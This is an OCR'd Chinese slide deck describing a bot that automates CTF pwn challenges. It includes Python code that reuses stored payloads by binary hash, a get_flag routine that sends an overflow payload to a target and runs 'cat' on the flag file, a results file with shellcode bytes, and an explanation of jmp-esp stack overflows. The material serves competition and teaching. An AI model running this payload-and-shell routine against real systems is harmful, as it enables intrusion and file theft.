
□小结



```python
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```


Review

□主函数：



```python
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```

◻ 运行流程




check_same_binary():检查是否为相同binary

- 思想：根据binary的hash值，如果hash一致，则判断为相同

- 具体做法：
  1. 计算binary的hash
  2. 在做出的题解中比较
  如果存在一样的hash，则直接利用已做出题目的payload，调用get_flag()函数，发送payload，获取flag
  3. 在已有的题解中比较
  如果存在一样的hash，则直接利用已有重复题目的payload，调用get_flag()函数，发送payload，获取并保存flag
  4. 暴力匹配


- 每一步都要调用多个函数

● 具体实现



```python
def check_same_binary():
    ## if not os.path.isfile(result_path): return

    results = json.loads(open(result_path).read())
    for question in json.loads(open(questions_path).read()):
        if int(question['score']) > 0: continue ## 已得分题目，不再检验
        binary = question['binaryUrl'].split('/')[-1] ## bin1
        binary_path = os.path.join(work_path, binary) ## 拼接路径
        binaryhash = utils.binary_hash(binary_path) ## 计算题目内容的hash
        if binaryhash in results:
            payload = results[binaryhash]['payload']
            if payload:

                flag = utils.get_flag(binary_path, payload)
                if flag:
                    utils.save_flag(binary_path, payload, flag)
                    continue
        if binaryhash in ans:
            payload = ans[binaryhash].decode('hex') #以16进制解码
            flag = utils.get_flag(binary_path, payload)
            if flag:
                utils.save_flag(binary_path, payload, flag)
                continue

    brute_same_binary()

    print "check_same_bianry done"
```


- question.json



robot.py × allknownexp.py × utils.py × questions × questions.json × results × results.jso

```
[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 1, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin1", "flag_path": "/home/flag1.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 2, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin2", "flag_path": "/home/flag2.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 3, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin3", "flag_path": "/home/flag3.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 4, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin4", "flag_path": "/home/flag4.txt", "question_port"
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 5, "binaryUrl":
```


- results.json



robot.py × allknownexp.py × utils.py × questions × questions.json × results

```
{"b9ae070af22a1d474071994bbcdf418b": {"binary": "/aictf/bin/bin8", "flag": "
    flag{f521a588-3d7f-11e8-98ae-5254003be4ba}", "payload": "\n\n1\n\n\u00001\u00c0Ph//
    \u00e11\u00d2\u00b0\u000b\u00cd\u0080\n\n3\n\n\u0000\u0000\u0000\u0000\u0000\u0000\
    \u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000"}}
```


- binary_hash(binary_path)



```
def binary_hash(binary_path):  #题目hash
    m = hashlib.md5()
    content = open(binary_path).read()
    m.update(content)
    return m.hexdigest()
```


□get_flag()

- 远程溢出
- 在返回信息中，利用re模块，查找flag



```
"""
远程获取flag, 一次性发送paylaod到靶机, 从返回信息中查找flag
"""
def get_flag(binary, payload):
    flag_path = get_flag_path(binary)
    ip = get_binary_ip(binary)
    port = get_binary_port(binary)

    from pwn import remote
    p = remote(ip, port)
    p.send(payload)

    cmd = "cat {}\n".format(flag_path)
    time.sleep(1)
    p.send(cmd)
    time.sleep(1)
    content = p.recv(timeout=1)
    flags = re.findall(config.flag_pattern, content)
    print flags
    try:
        p.close()
    except Exception as e:
        print e
        pass

    if flags:
        return flags[0]
    return None
```

● 具体实现




```
def check_same_binary():
    ## if not os.path.isfile(result_path): return

    results = json.loads(open(result_path).read())
    for question in json.loads(open(questions_path).read()):
        if int(question['score']) > 0: continue ## 已得分题目，不再检验
        binary = question['binaryUrl'].split('/')[-1] ## bin1
        binary_path = os.path.join(work_path, binary) ## 拼接路径
        binaryhash = utils.binary_hash(binary_path) ## 计算题目内容的hash
        if binaryhash in results:
            payload = results[binaryhash]['payload']
            if payload:

                flag = utils.get_flag(binary_path, payload)
                if flag:
                    utils.save_flag(binary_path, payload, flag)
                    continue
        if binaryhash in ans:
            payload = ans[binaryhash].decode('hex') #以16进制解码
            flag = utils.get_flag(binary_path, payload)
            if flag:
                utils.save_flag(binary_path, payload, flag)
                continue

    brute_same_binary()

    print "check_same_bianry done"
```

brute_same_binary()

- 针对比赛时候遇到之前相同题目的情况；
- 即使编译环境变化导致文件hash变化，依然能暴力匹配到答案


- 思想：
- 1.缓冲区溢出，利用jmp esp执行shellcode -->找jmp esp
  (在函数返回时，也就是RET之后,ESP恰好指向返回地址的下一位，也就是我们想要执行的代码。所以需要JMP ESP,让EIP指向代码来执行)

- ret返回前（ebp基址指针、esp栈指针、eip指向下一条命令）



```
|-----------栈变量----------|----ebp----|------返回地址------|函数形参|
                                         ^
                                         |
                                     esp指向这个位置
```

- ret返回后，eip指向返回地址指向的地方执行指令去了，若遇到jmp esp指令，则会回到这儿，继续执行shellcode的剩余部分。



```
|-----------栈变量----------|----ebp----|------返回地址------|函数形参|
                                                             ^
                                                             |
                                                         esp指向这个位置
```

- 2.循环爆破 + 本地验证

为什么要定位shellcode?

